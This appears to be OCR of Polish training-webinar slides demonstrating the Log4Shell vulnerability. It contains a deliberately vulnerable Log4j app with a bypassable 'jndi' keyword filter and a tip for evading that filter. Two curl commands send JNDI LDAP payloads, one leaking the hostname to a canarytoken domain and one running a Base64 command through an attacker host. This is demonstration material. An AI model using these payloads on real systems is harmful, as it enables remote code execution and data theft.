
ONLINE ADMIN DAYS

nVision axence

Demo #2



```
package com.eniac.logger;


import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestHeader;
import org.springframework.web.bind.annotation.RestController;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

@RestController
public class MainController {

    private static final Logger logger = LogManager.getLogger("l4s-app2");
    private int counter = 0;

    @GetMapping("/")
    public String ala(@RequestHeader("User-Agent") String userAgent) {
        if( userAgent.toLowerCase().contains("jndi"))
         logger.warn("Attack detected");
        else
         logger.info("User-Agent:" + userAgent);
         return "Log4Shell-app2:"+Integer.toString(counter++);
    }

}
```



Uruchomienie aplikacji

```
docker run --rm -p 9000:9000 sowisz/l4s-app2
```

http://localhost:9000

ONLINE ADMIN DAYS


nVision axence

Podpowiedź

${lower:j}ndi =

Jndi

https://github.com/Puliczek/CVE-2021-44228-PoC-log4j-bypass-words




Exploit


```
curl -H
'User-Agent${${lower:j}ndi:ldap://x${hostName}.L4J.
97lcm9o78k2ror6yaxi8w8go3.canarytokens.com/a}'
34.118.44.50:9000
```

ONLINE ADMIN DAYS

nVision axence


Demo #3






ONLINE ADMIN DAYS

Phase 1




Phase 2



x.x.x.x

Lokalna aplikacja docker



Execute command line payload

attackhost: x.x.x.x

```
curl -H 'User-Agent:
${jndi:ldap://attackhost:1389/Basic/Comm
and/Base64/xxx}' localhost:9000
```

